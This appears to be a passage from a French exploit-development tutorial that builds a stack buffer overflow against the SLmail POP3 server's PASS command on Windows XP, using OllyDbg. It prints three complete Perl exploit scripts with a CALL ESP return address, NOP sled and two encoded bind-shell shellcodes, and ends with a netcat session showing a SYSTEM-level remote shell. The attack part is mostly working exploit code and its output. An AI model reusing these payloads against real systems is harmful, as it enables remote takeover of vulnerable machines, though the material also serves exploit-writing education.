
00340A33 FFD4 CALL ESP

⊗ en zéro, on ne peut pas prendre cela, cela terminerait notre chaîne.

On essaie avec un autre module : ntdll.dll



Ok, on se le fait cet exploit ?



```

#!/usr/bin/perl -w
use strict;
use Mail::POP3Client;
my $ChaineDuDiabale="\x41"x4654;
$ChaineDuDiabale.="\x93\x43\x92\x7c";      #7C924393   FFD4           CALL ESP

#notre shellcode
# win32_bind - Encoded Shellcode [\x00] [ EXITFUNC=thread LPORT=111 Size=399]
http://metasploit.com

$ChaineDuDiabale.=
"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\x7f\xd5".
"\xd9\x29\x83\xeb\xfc\xe2\xf4\x83\x3d\x8f\x29\x7f\xd5\x8a\x7c\x29".
"\x82\x52\x45\x5b\xcd\x52\x6c\x43\x5e\x8d\x2c\x07\xd4\x33\xa2\x35".
"\xcd\x52\x73\x5f\xd4\x32\xca\x4d\x9c\x52\x1d\xf4\xd4\x37\x18\x80".
"\x29\xe8\xe9\xd3\xed\x39\x5d\x78\x14\x16\x24\x7e\x12\x32\xdb\x44".
"\xa9\xfd\x3d\x0a\x34\x52\x73\x5b\xd4\x32\x4f\xf4\xd9\x92\xa2\x25".
"\xc9\xd8\xc2\xf4\xd1\x52\x28\x97\x3e\xdb\x18\xbf\x8a\x87\x74\x24".
"\x17\xd1\x29\x21\xbf\xe9\x70\x1b\x5e\xc0\xa2\x24\xd9\x52\x72\x63".
"\x5e\xc2\xa2\x24\xdd\x8a\x41\xf1\x9b\xd7\xc5\x80\x03\x50\xee\xfe".
"\x39\xd9\x28\x7f\xd5\x8e\x7f\x2c\x5c\x3c\xc1\x58\xd5\xd9\x29\xef".
"\xd4\xd9\x29\xc9\xcc\xc1\xce\xdb\xcc\xa9\xc0\x9a\x9c\x5f\x60\xdb".
"\xcf\xa9\xee\xdb\x78\xf7\xc0\xa6\xdc\x2c\x84\xb4\x38\x25\x12\x28".
"\x86\xeb\x76\x4c\xe7\xd9\x72\xf2\x9e\xf9\x78\x80\x02\x50\xf6\xf6".
"\x16\x54\x5c\x6b\xbf\xde\x70\x2e\x86\x26\x1d\xf0\x2a\x8c\x2d\x26".
"\x5c\xdd\xa7\x9d\x27\xf2\x0e\x2b\x2a\xee\xd6\x2a\xe5\xe8\xe9\x2f".
"\x85\x89\x79\x3f\x85\x99\x79\x80\x80\xf5\xa0\xb8\xe4\x02\x7a\x2c".
"\xbd\xdb\x29\x7f\xba\x50\xc9\x15\xc5\x89\x7e\x80\x80\xfd\x7a\x28".
"\x2a\x8c\x01\x2c\x81\x8e\xd6\x2a\xf5\x50\xee\x17\x96\x94\x6d\x7f".
"\x5c\x3a\xae\x85\xe4\x19\xa4\x03\xf1\x75\x43\x6a\x8c\x2a\x82\xf8".
"\x2f\x5a\xc5\x2b\x13\x9d\x0d\x6f\x91\xbf\xee\x3b\xf1\xe5\x28\x7e".
"\x5c\xa5\x0d\x37\x5c\xa5\x0d\x33\x5c\xa5\x0d\x2f\x58\x9d\x0d\x6f".
"\x81\x89\x78\x2e\x84\x98\x78\x36\x84\x88\x7a\x2e\x2a\xac\x29\x17".
"\xa7\x27\x9a\x69\x2a\x8c\x2d\x80\x05\x50\xcf\x80\xa0\xd9\x41\xd2".
"\x0c\xdc\xe7\x80\x80\xdd\xa0\xbc\xbf\x26\xd6\x49\x2a\x0a\xd6\x0a".
"\xd5\xb1\xc6\xb1\x35\xb9\xd6\x2a\xd1\xe8\xf2\x2c\x2a\x09\x29";

my $pop2=new Mail::POP3Client( HOST => "127.0.0.1" );
    $pop2->User("haXor");
    $pop2->Pass($ChaineDuDiabale);
    $pop2->Connect() >= 0 || die $pop2->Message();
    $pop2->Close();

```

(SLmailKillerXploit.pm)

Cela devrait lancer un shell sur le port 111.

On lance notre script...

OllyDbg - SLmail.exe - [CPU - thread 00000C60, module ntdll]

Registers (FPU)

EAX B6CB3536
ECX 019E9EF8 ASCII "05/01/04 14:49:04 P3-0001: Illegal command 0(AAAAAAAAAAAAAAAAAA
EDX 77C31B78 msvcrt.77C31B78
EBX 00001B04
ESP 019EA154
EBP 41414141
ESI 00000000
EDI 00000001
EIP 7C91439E ntdll.7C91439E
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFAE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty +UNORM 0000 00000000 0044B3B4
ST1 empty -UNORM 0618 00000000 00000000

Address	Hex dump	ASCII
0043D000	00 00 00 00 00 00 00 00
0043D008	00 00 00 00 00 00 00 00
0043D010	04 00 00 00 0F 72 20 75	...or u
0043D018	73 65 20 74 68 65 20 73	se the s
0043D020	65 72 76 69 63 65 20 6D	ervice m
0043D028	61 6E 61 67 65 72 20 69	anager i
0043D030	6E 20 74 68 65 20 69 6F	n the co
0043D038	6E 74 72 6F 6C 20 70 61	ntrol pa
0043D040	6E 65 6C 20 74 6F 20 73	nel to s
0043D048	74 61 72 74 20 74 68 65	tart the

Access violation when reading [B6CB3536] - use Shift+F7/F8/F9 to pass exception to program


Paused

☹ ça marche pas... étrange...


Voyons ce qui se passe de plus près... On utilise Olly et on pose un point d'arrêt (breakpoint ;) sur l'adresse de notre jmp esp

7C924393

On va dans notre module (on appuie sur le bouton E) et on fait un « search for command call esp »



Ensuite, on appuie sur la touche F2 pour mettre en place notre point d'arrêt (toujours breakpoint ;) . Vous pouvez remarquer que la couleur de la ligne devient rouge.



Ensuite on va lancer notre exploit qui ne fonctionne pas... Mais avant ça, on va rajouter quelques nops pour que les choses soient claires


```

SLmailKillerXploit2.pm - WordPad
Fichier Edition Affichage Insertion Format ?
#!usr/bin/perl -w
use strict;
use Mail::POP3Client;
my $ChaineDuDiable="\x41"x4654;
$ChaineDuDiable.=" \x93\x43\x92\x7C";          #7C924393   FFD4           CALL ESP
$ChaineDuDiable.=" \x90"x16;
    
```

(SLmailKillerXploit2.pm)

On lance donc ceci...

L'exploit va s'arrêter sur notre point d'arrêt. Après ça, on peut faire du pas à pas avec la touche F7...



Si on continue on obtiendra une erreur du genre « illegal use of register » ☹

On va laisser tomber pour ce shellcode et utiliser un autre ; celui de xfocus ; un petit shellcode encodé qui se lie au port 1981...

```

#!/usr/bin/perl -w
use strict;
use Mail::POP3Client;
my $ChaineDuDiabale="\x41"x4654;
$ChaineDuDiabale.=" \x93\x43\x92\x7C";      #7C924393   FFD4           CALL ESP

$ChaineDuDiabale.=" \x90"x16;   #quelques nops blah blah

#notre shellcode
#sc_bind_1981 for 2k/xp/2003 v1.03.10.09 by ey4s
#XOR with 0x96 (267 0x10B bytes)

$ChaineDuDiabale
.= "\xEB\x0F\x5B\x80\x33\x96\x43\x81\x3B\x45\x59\x34\x53\x75\xF4\x74" .
"\x05\xE8\xEC\xFF\xFF\xFF" .
"\x7E\xB2\x96\x96\x96\x22\xEB\x83\x0E\x5D\xD4\xE1\x2E\x4A\x4B\x8C" .
"\xA5\x7F\x2D\x55\x38\x50\xBD\x2B\xB8\x48\xC1\xE4\x32\xB2\x24\xA4" .
"\x96\x98\xCB\x5D\x48\xE2\xB4\xF5\x5E\xC9\xFC\xA6\xCD\xF2\x1D\x95" .
"\x1D\xD6\x9A\x1D\xE6\x8A\x3B\x1D\xFE\x9E\xFC\x92\xCF\x7E\x12\x96" .
"\x96\x96\x74\x6F\x23\x95\xBD\x77\xFE\xA5\xA4\x96\x96\xFE\xE1\xE5" .
"\xA4\xC9\xC2\x69\xC1\x6E\x03\xFC\x93\xCF\x7E\xF1\x96\x96\x96\x74" .
"\x6F\x1D\x61\xC7\xFE\x94\x96\x91\x2B\x1D\x7A\xC7\xC7\xC7\xFC" .
"\x97\xFC\x94\x69\xC0\x66\x05\xFC\x86\xC3\xC5\x69\xC0\x62\xC6\xC5" .
"\x69\xC0\x6E\x1D\x6A\xFC\x98\xCF\x3D\x74\x6B\xC6\xC6\xC5\x69\xC0" .
"\x6A\x3D\x3D\x3D\xF0\x51\xD2\xB2\xBA\x97\x97\x1D\x42\xFE\xF5\xFB" .
"\xF2\x96\x1D\x5A\xC5\xC6\xC1\xC4\xA5\x4D\xC5\xC5\xC5\xFC\x97\xC5" .
"\xC5\xC7\xC5\x69\xC0\x76\xFC\x69\x69\xA1\x69\xC0\x4A\x69\xC0\x7A" .
"\x69\xC0\x7A\x69\xC0\x7E\xC7\x1D\xE3\xAA\x1D\xE2\xB8\xEE\x95\x63" .
"\xC0\x1D\xE0\xB6\x95\x63\xA5\x5F\xDF\xD7\x3B\x95\x53\xA5\x4D\xA5" .
"\x44\x99\x28\x86\xAC\x40\xE2\x9E\x57\x5D\x8D\x95\x4C\xD6\x7D\x79" .
"\xAD\x89\xE3\x73\xC8\x1D\xC8\xB2\x95\x4B\xF0\x1D\x9A\xDD\x1D\xC8" .
"\x8A\x95\x4B\x1D\x92\x1D\x95\x53\x3D\xCF\x55" .
"\x45\x59\x34\x53";

my $pop2=new Mail::POP3Client( HOST => "127.0.0.1" );
    $pop2->User("haXor");
    $pop2->Pass($ChaineDuDiabale);
    $pop2->Connect() >= 0 || die $pop2->Message();
    $pop2->Close();

```

(SLmailKillerXploit3.pm)

```

C:\> Invite de commandes - perl SLmailKillerXploit3.pm
C:\Perl\site\lib\Mail>perl SLmailKillerXploit3.pm

C:\> Invite de commandes - nc -vv 127.0.0.1 1981
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrateur>nc -vv 127.0.0.1 1981
DNS fwd/rev mismatch: localhost != tipi
localhost [127.0.0.1] 1981 (?) open
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\SLmail\System>whoami
whoami
AUTORITE NT\SYSTEM

C:\Program Files\SLmail\System>BINGO!!!_

```

Gagné !

(whoami fait parti des support tools Microsoft

<http://www.microsoft.com/downloads/details.aspx?displaylang=fr&FamilyID=49ae8576-9bb9-4126-9761-ba8011fabf38> ;-)